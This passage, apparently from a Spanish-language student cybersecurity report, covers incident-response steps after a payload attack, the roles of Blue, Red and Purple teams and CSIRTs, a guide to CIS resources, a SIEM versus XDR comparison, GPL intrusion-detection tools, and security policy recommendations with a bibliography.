- Aislamiento del sistema afectado: Se realiza la desconexión del sistema de la red para evitar que el ataque continúe afectando otros dispositivos

- Identificar la fuente del ataque: Se procede a determinar cómo se produjo el ataque. Por tal motivo se revisan los registros de seguridad, analizar el tráfico de red y examinar los archivos o sistemas afectados.

- Eliminar el malware o la amenaza: Se utilizan las herramientas y protocolos correspondientes para la eliminación de todos los archivos potencialmente peligrosos, en este caso se trata del Payload o antimalware actualizado para eliminar cualquier software malicioso presente en el sistema.

- Cambio de contraseñas: posteriormente se realiza el cambio de todas las contraseñas de usuario y administrador en el sistema, así como las contraseñas de acceso a servicios relacionados, con el fin de tener el control de los equipos.

- Actualización de software: Nos aseguramos de que los sistemas operativos y todos los programas que tengan que ver con la operación estén actualizados con los últimos parches de seguridad. Esto ayuda a cerrar posibles brechas de seguridad.

- Revisar y reforzar la seguridad: Se realiza una evaluación de seguridad exhaustiva para identificar posibles vulnerabilidades adicionales después de haber sufrido el ataque por medio del Payload.

- Restauración de una copia de seguridad: Teniendo en cuenta que por medio del ataque uno de los archivos fue eliminado, se realiza una restauración de la copia de seguridad de la máquina.

- Monitorización continua del sistema: Después del ataque se establece un sistema de monitoreo de seguridad continuo para detectar y responder a futuros ataques.

- Cierre de puertos: Teniendo en cuenta que una de las vulnerabilidades fue la exploración del puerto 443, se realiza un escaneo profundo sobre todos los puertos en uso para validar la necesidad de su habilitación y cerrar todos aquellos que representen un riesgo en la seguridad de la información.

- Sensibilización del personal: Es claro que el ataque se produjo por la ejecución del Payload por parte de un usuario de manera inconsciente, se proporciona capacitación a todo el personal para que estén al tanto de las prácticas de seguridad cibernética y puedan ayudar a prevenir futuros ataques.

SABEMOS QUE EXISTEN EQUIPOS BLUE TEAM Y RED TEAM, PERO ENTONCES ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Los equipos de Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes informáticos son componentes importantes en la ciberseguridad, pero cada uno tiene roles y funciones específicas en la protección y defensa de una organización.

- **Blue Team:**

- **Función:** El equipo Blue Team es responsable de la defensa y protección de los sistemas y redes de una organización. Su objetivo principal es detectar, prevenir y mitigar las amenazas cibernéticas y los ataques.
- **Actividades:** Monitoreo de sistemas, análisis de vulnerabilidades, gestión de parches, configuración de firewalls, implementación de políticas de seguridad, respuesta a alertas de seguridad y auditorías de seguridad.

- **Red Team:**

- **Función:** El equipo Red Team opera como un grupo de atacantes éticos. Su objetivo es simular ataques cibernéticos reales para evaluar la efectividad de las defensas del Blue Team y descubrir vulnerabilidades que podrían ser explotadas por atacantes reales.

- **Actividades:** Realización de pruebas de penetración, ataques simulados, identificación de debilidades de seguridad y generación de informes detallados de las vulnerabilidades encontradas.

- **Purple Team:**

- **Función:** El Purple Team actúa como un puente entre el Blue Team y el Red Team. Su objetivo es mejorar la colaboración y la comunicación entre estos dos equipos. El Purple Team trabaja para asegurarse de que el Blue Team esté al tanto de las vulnerabilidades y debilidades identificadas por el Red Team y ayude en la implementación de soluciones y mejoras.

- **Actividades:** Coordinación entre Blue Team y Red Team, revisión de informes de pruebas de penetración y asistencia en la corrección de vulnerabilidades.

- **Equipos de Respuesta a Incidentes Informáticos (CSIRT - Computer Security Incident Response Team):**

- Función: Los CSIRTs son equipos especializados en responder a incidentes cibernéticos y gestionar crisis de seguridad. Su función principal es detectar, contener, mitigar y recuperarse de incidentes de seguridad cibernética.

- Actividades: Investigación de incidentes, análisis forense, coordinación de respuestas, recuperación de sistemas, comunicación con partes interesadas y mejora de la postura de seguridad después de un incidente.

A manera general, los equipos Blue Team se centran en la defensa activa, los equipos Red Team en la evaluación de la seguridad, los equipos Purple Team en la coordinación y mejora de la seguridad, y los equipos de respuesta a incidentes informáticos en la gestión de incidentes y la recuperación. Todos estos equipos son esenciales para una estrategia de seguridad cibernética efectiva en una organización y a menudo trabajan en conjunto para fortalecer la postura de seguridad general.

¿QUÉ FUNCIÓN TIENE CIS “CENTER FOR INTERNET SECURITY” DENTRO DE EQUIPOS BLUETEAM? USTED DEBE REALIZAR UN PEQUEÑO TUTORIAL DE CÓMO FUNCIONA CIS Y QUÉ SE DEBE HACER PARA ENCONTRAR LOS TUTORIALES QUE POSEE.

El Center for Internet Security (CIS)[15] es una organización sin fines de lucro que desempeña un papel fundamental en la seguridad cibernética y juega un papel importante en equipos de BlueTeam (equipos de defensa de seguridad cibernética). La función principal de CIS dentro de equipos BlueTeam es proporcionar directrices, estándares y recursos para mejorar la postura de seguridad cibernética de una organización. A continuación, te proporcionaré un pequeño tutorial sobre cómo funciona CIS y cómo encontrar sus recursos:

Paso 1: Acceso al sitio web de CIS

- Dirígete al sitio web oficial de CIS en https://www.cisecurity.org/.

Paso 2: Navegación por el sitio web de CIS

- En el sitio web de CIS, se encuentran una gran cantidad de recursos relacionados con la seguridad cibernética, los cuales se describen a continuación:

CIS Controls: Los CIS Controls son un conjunto de mejores prácticas y directrices de seguridad cibernética ampliamente aceptados. Proporcionan un marco sólido para la seguridad de la información y son esenciales para cualquier equipo BlueTeam.

CIS Benchmarks: Los CIS Benchmarks son guías detalladas para configurar sistemas y aplicaciones de manera segura. Están disponibles para una amplia variedad de sistemas operativos, aplicaciones y dispositivos. Se puede acceder a las CIS Benchmarks en la sección "CIS Benchmarks" del sitio web.

Recursos educativos: CIS ofrece una amplia gama de recursos educativos, que incluyen documentos técnicos, informes de investigación, webinars y capacitación. Estos recursos pueden ayudar a comprender mejor las mejores prácticas de seguridad cibernética. Para esto se busca la sección "Resources" en el sitio web para encontrar estos recursos.

[15] Controles de seguridad críticos del CIS [En línea]. Disponible en: https://www.cisecurity.org/controls/

Paso 3: Búsqueda de tutoriales

Para encontrar tutoriales específicos proporcionados por CIS, se utiliza la barra de búsqueda en la parte superior del sitio web. En dónde se Ingresan palabras clave relacionadas con el tema de interés, ejemplo: "tutorial de CIS Controls" o "tutorial de CIS Benchmarks".

Paso 4: Descarga de recursos[16]

Una vez encontrado el tutorial o recurso de interés, se debe acudir al enlace correspondiente para acceder o descargar el contenido. La mayoría de los recursos de CIS están disponibles de forma gratuita, pero es posible que en algunos casos sea necesario realizar un registro previo en su sitio web para acceder a algunos de ellos.

DEBERÁ DOCUMENTAR MEDIANTE LA ELABORACIÓN UNA TABLA LAS DIFERENCIAS EXISTENTES ENTRE: SIEM[17] Y XDR[18].

Aspecto	SIEM (Security Information and Event Management)	XDR (Extended Detection and Response)
Definición	Un SIEM es una plataforma que recopila, analiza y correlaciona datos de eventos de seguridad de múltiples fuentes para proporcionar visibilidad y detección de amenazas.	Un XDR es una evolución de la seguridad cibernética que abarca la detección y respuesta a amenazas más allá de los límites de un SIEM tradicional.
Enfoque	SIEM se centra principalmente en la recopilación y análisis de registros y eventos de seguridad.	XDR se enfoca en la detección y respuesta ampliada a amenazas, incluyendo endpoints, redes, aplicaciones y más.
Fuentes de datos	SIEM utiliza principalmente registros y eventos de seguridad, así como	XDR aprovecha una variedad de fuentes de datos, como registros, endpoint, red, correo electrónico y más, para

[16] Recursos educativos de CIS [En línea]. Disponible en: https://www.cisecurity.org/resources/
[17] What is SIEM? [En línea]. Disponible en: https://www.ibm.com/topics/siem
[18] What Is XDR? https://www.trellix.com/en-us/security-awareness/endpoint/what-is-xdr.html

	fuentes de datos limitadas.	una visión más completa.
Análisis de amenazas	SIEM se basa en reglas y correlaciones predefinidas para detectar amenazas conocidas.	XDR utiliza análisis avanzados, machine learning y detección de amenazas basada en comportamiento para detectar amenazas conocidas y desconocidas.
Respuesta a amenazas	SIEM proporciona capacidades limitadas de respuesta a amenazas, como alertas y notificaciones.	XDR incluye capacidades de respuesta más avanzadas, como aislamiento de endpoints, bloqueo de amenazas y respuesta automatizada.
Alcance de la seguridad	SIEM se centra en la seguridad de la información y el cumplimiento normativo.	XDR amplía su alcance más allá de la seguridad de la información, abordando amenazas cibernéticas en múltiples puntos de entrada.
Integración de herramientas	SIEM generalmente requiere integración adicional con otras soluciones de seguridad para una detección y respuesta más completa.	XDR a menudo integra múltiples capacidades de seguridad, como EDR (Endpoint Detection and Response) y NDR (Network Detection and Response), en una plataforma unificada.

DEFINA POR LO MENOS 3 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

La Licencia Pública General de GNU (GPL) es una licencia de software de código abierto que permite a los usuarios acceder, modificar y distribuir el software de forma gratuita. Muchas herramientas de detección de ataques informáticos utilizan esta licencia para fomentar la colaboración y el desarrollo conjunto en la comunidad de seguridad cibernética. A continuación, se relacionan tres herramientas de detección de ataques informáticos con licencia GPL:

- **Snort[19]:**

Es una de las herramientas de detección de intrusiones en red más populares y ampliamente utilizadas. Funciona como un sistema de detección y prevención de intrusiones en tiempo real (IDS/IPS). Snort utiliza reglas personalizables para identificar patrones de tráfico sospechoso o malicioso en la red y generar alertas.

Licencia: GPL (versión 2).

- **Suricata[20]:**

Es una herramienta de detección de intrusiones en red de alto rendimiento que es compatible con reglas de Snort. Proporciona capacidades de detección de amenazas en tiempo real y es conocido por su capacidad de procesamiento de alto rendimiento, lo que lo hace adecuado para redes de alto tráfico.
Licencia: GPL (versión 2).

- **OSSEC[21]:**

(Open Source Host-based Intrusion Detection System) es una herramienta de detección de intrusiones en sistemas basada en host. Está diseñado para monitorear y analizar registros de eventos del sistema, archivos de registro y otros indicadores de compromiso en servidores y sistemas. OSSEC proporciona alertas en tiempo real y puede ser configurado para tomar medidas automáticas en respuesta a amenazas.

Licencia: GPL (versión 2).

Estas herramientas de detección de ataques informáticos con licencia GPL son ampliamente utilizadas en la comunidad de seguridad cibernética debido a su eficacia y flexibilidad, y permiten a los usuarios modificar y personalizar sus reglas y configuraciones según sus necesidades específicas.

[19] Snort [En línea]. Disponible en: https://www.snort.org/
[20] Suricata [En línea]. Disponible en: https://suricata-ids.org/
[21] Ossec [En línea]. Disponible en: https://www.ossec.net/

La integración de equipos Blue Team, Red Team y Purple Team dentro de una organización puede ser altamente beneficiosa para fortalecer la ciberseguridad de la empresa. Cada uno de estos equipos desempeña un papel específico en la evaluación y mejora de la seguridad de la red y los sistemas de la organización.

Blue Team:

- Monitoreo Continuo: El Blue Team se encarga de monitorear y defender constantemente la infraestructura de TI de la organización contra amenazas y ataques cibernéticos.
- Detección de Amenazas: Identifica posibles amenazas y vulnerabilidades en tiempo real.
- Respuesta a Incidentes: Responde a incidentes de seguridad, investiga brechas y trabaja en la mitigación.
- Integración con Red Team: Colabora con el Red Team para comprender las tácticas de los atacantes y mejorar las defensas.

Red Team:

- Simulación de Ataques: Realiza simulaciones de ataques cibernéticos para evaluar la efectividad de las defensas de la organización.
- Identificación de Debilidades: Identifica vulnerabilidades y lagunas en las defensas existentes.
- Entrenamiento de Blue Team: Proporciona información y capacitación al Blue Team sobre las tácticas utilizadas por los atacantes.

Purple Team:

- Colaboración: Actúa como intermediario entre el Blue Team y el Red Team, fomentando la comunicación y la colaboración entre ambos.
- Evaluación Continua: Ayuda a evaluar y mejorar las defensas de la organización al facilitar la retroalimentación entre los equipos.
- Validación de Defensas: Verifica si las defensas implementadas son efectivas en la detección y mitigación de los ataques simulados por el Red Team.

La integración de estos equipos promueve una mentalidad proactiva en materia de ciberseguridad y una comprensión más profunda de las amenazas y debilidades en la organización, claramente esta integración brinda algunos beneficios, los cuales se exponen a continuación:

- Mejora de la preparación: Al simular ataques reales, la organización puede estar mejor preparada para responder a amenazas y ataques reales.

- Identificación de debilidades críticas: La colaboración entre el Red Team y el Blue Team ayuda a identificar y abordar las debilidades más críticas en las defensas de la organización.

- Aprendizaje continuo: Los equipos pueden aprender de manera continua de los ataques simulados y mejorar sus estrategias y defensas.

- Mejora de la comunicación: La comunicación entre los equipos mejora la capacidad de respuesta y la eficacia de la organización en la gestión de incidentes de seguridad.

CONCLUSIONES

Es fundamental comprender y cumplir con la legislación vigente en ciberseguridad, como la Ley 1581, para evitar sanciones legales y proteger los datos de la organización y de sus clientes. La inversión en capacitación y cumplimiento normativo es esencial.

Así mismo la realización de pruebas de penetración es una parte crucial de la estrategia de ciberseguridad. Esto no solo ayuda a identificar debilidades en la infraestructura de TI, sino que también permite tomar medidas proactivas para fortalecer la seguridad. Invertir en herramientas y recursos para realizar pruebas regulares puede prevenir incidentes costosos.

Se debe enfatizar la importancia de la ética en las actividades de ciberseguridad. Los expertos en ciberseguridad deben adherirse a un código de conducta y considerar las implicaciones éticas al aceptar contratos de confidencialidad. La inversión en programas de capacitación y concientización ética es crucial para mantener la integridad profesional.

Claramente las organizaciones deben estar preparadas para lidiar con incidentes de cibercrimen y cumplir con las regulaciones legales y éticas aplicables. Esto implica invertir en un plan de respuesta a incidentes, así como en herramientas y recursos que faciliten la investigación y el cumplimiento normativo.

Por ende, nace la necesidad de invertir en laboratorios de ciberseguridad equipados con tecnología de vanguardia, como Kali Linux y Msfvenom, es esencial para capacitar a los equipos de seguridad en la identificación y mitigación de amenazas. Esto también permite comprender mejor las tácticas utilizadas por los atacantes y fortalecer la postura de seguridad.

La colaboración entre estos equipos es esencial para una ciberseguridad efectiva. La inversión en capacitación y recursos para cada equipo garantiza que estén preparados para identificar y responder a amenazas de manera coordinada.

El papel del CIS es crítico en la detección y respuesta a amenazas cibernéticas. Invertir en tecnología avanzada para el monitoreo y análisis de eventos de seguridad, así como en personal capacitado, es esencial para fortalecer la capacidad de respuesta ante incidentes.

No menos importante es la concientización y capacitación continua en los colaboradores se convierte en una clave para ayudar a crear una cultura de seguridad y a mantener a todos los empleados alerta ante posibles amenazas.

RECOMENDACIONES

La seguridad cibernética es una preocupación crítica para todas las organizaciones en la actualidad, ya que los ataques cibernéticos son cada vez más sofisticados y frecuentes. Por tal motivo se plantean políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Políticas de Seguridad:

- Política de acceso y autenticación: Establecer políticas claras para la gestión de contraseñas fuertes, autenticación de múltiples factores (MFA) y acceso basado en roles para garantizar que solo las personas autorizadas tengan acceso a sistemas y datos críticos.

- Política de gestión de dispositivos: Definir las normas para el uso y la administración de dispositivos, incluyendo la implementación de soluciones de gestión de dispositivos móviles (MDM) para dispositivos corporativos y BYOD (Trae tu propio dispositivo).

- Política de seguridad de la red: Implementar firewalls, detección de intrusiones y sistemas de prevención de intrusiones para proteger la red contra amenazas. Estableciendo políticas de segmentación de red para reducir la propagación de amenazas.

- Política de gestión de parches y actualizaciones: Garantizar de que todos los sistemas y software estén actualizados regularmente para corregir vulnerabilidades conocidas. Establecer un proceso de gestión de parches para garantizar la aplicación oportuna de actualizaciones críticas.

- Política de concienciación en seguridad: Educar a los empleados sobre las mejores prácticas de seguridad, el reconocimiento de amenazas y la forma de informar incidentes de seguridad. Realizar capacitaciones periódicas en seguridad cibernética.

- Política de respuesta a incidentes: Desarrollar un plan de respuesta a incidentes que establezca roles y responsabilidades, procedimientos de notificación y una estrategia de recuperación en caso de una violación de seguridad.

- Política de almacenamiento y gestión de datos: Definir el protocolo para almacenar y proteger los datos sensibles, incluyendo la encriptación de datos en reposo y en tránsito, así como la clasificación adecuada de datos.

Recomendaciones para mejorar la ciberseguridad:

- Mantener sistemas y software actualizados: Es necesario aplicar regularmente parches y actualizaciones de seguridad en todos los sistemas y software utilizados en la organización.

- Implementar una estrategia de respaldo: Se deben realizar copias de seguridad de datos críticos y probar regularmente la capacidad de recuperación de datos en caso de un ataque o pérdida de datos.

- Monitoreo de seguridad: Establecer un sistema de monitoreo de seguridad continuo para detectar y responder rápidamente a amenazas en tiempo real.

- Segmentación de red: Clasificar la red en segmentos para limitar el movimiento de amenazas dentro de la infraestructura y controlar el acceso a recursos sensibles.

- Autenticación multifactor (MFA): Implementar MFA en sistemas y servicios críticos para agregar una capa adicional de seguridad.

- Concientización en seguridad: Promover una cultura de seguridad entre los empleados, fomentando la responsabilidad y la identificación proactiva de amenazas.

- Pruebas de penetración: Realizar pruebas de penetración regulares o auditorías de seguridad para identificar y remediar vulnerabilidades.

- Gestión de proveedores: Evaluar la seguridad de los proveedores de servicios y productos de TI y establecer estándares de seguridad para ellos.

- Política de retención de datos: Establecer reglas claras para la retención y eliminación segura de datos para reducir el riesgo de exposición.

- Auditorías de seguridad regulares: Realizar auditorías de seguridad internas o externas para evaluar el cumplimiento de las políticas de seguridad y las mejores prácticas.

BIBLIOGRAFÍA

Cámara de comercio de Bogotá Biblioteca Digital CCB Ley 1778 del 2 de febrero del 2016 [En línea]. Disponible en: https://bibliotecadigital.ccb.org.co/items/558d9fde-11d6-4a6a-a6c5-da533c6c5fa0

COPNIA código de ética [En línea]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Controles de seguridad críticos del CIS [En línea]. Disponible en: https://www.cisecurity.org/controls/

KeepCoding Comandos de Meterpreter abril 2023 [En línea]. Disponible en: https://keepcoding.io/blog/comandos-de-meterpreter/

Ley 1273 de 2009 delitos informáticos [En línea]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Ley 1273 de 2009: "Por la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - un nuevo tipo penal - y se toman medidas para enfrentar la delincuencia informática." [En línea]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Ley 1581 de 2012: "Por la cual se dictan disposiciones generales para la protección de datos personales." [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49148

Ley 222 de 1995 [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6739

Ley 906 de 2004 [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14787#:~:text=Nadie%20podr%C3%A1%20ser%20molestado%20en%20su%20vida%20privada.,previamente%20definidos%20en%20este%20c%C3%B3digo.

Metasploit Unleashed, una guía en línea gratuita para aprender sobre Metasploit. [En línea]. Disponible en: https://www.metasploitunleashed.com/

Ossec [En línea]. Disponible en: https://www.ossec.net/

P. Sharma, A. Ramachandran, and N. Shenoy. Mastering Metasploit. Packt Publishing, 2014.

¿Qué es el Pentesting? [En línea]. Disponible en: https://nuclio.school/que-es-el-pentesting/

¿Qué es CVE? [En línea]. Disponible en: https://www.tarlogic.com/es/glosario ciberseguridad/cve/#:~:text=CVE%20(Common%20Vulnerabilities%20and%20Exposures,de%20la%20comunidad%20de%20ciberseguridad.

RCN radio. cibercrimen Colombia, un país vulnerable al secuestro de datos en Latinoamérica [En línea]. Disponible en: https://www.rcnradio.com/etiquetas/cibercrimen

Recursos educativos de CIS [En línea]. Disponible en: https://www.cisecurity.org/resources/

Snort [En línea]. Disponible en: https://www.snort.org/

Suricata [En línea]. Disponible en: https://suricata-ids.org/

What is SIEM? [En línea]. Disponible en: https://www.ibm.com/topics/siem

What Is XDR? https://www.trellix.com/en-us/security-awareness/endpoint/what-is-xdr.html

ANEXOS

Link del video de la presentación:

https://youtu.be/pbVDiZcLGxY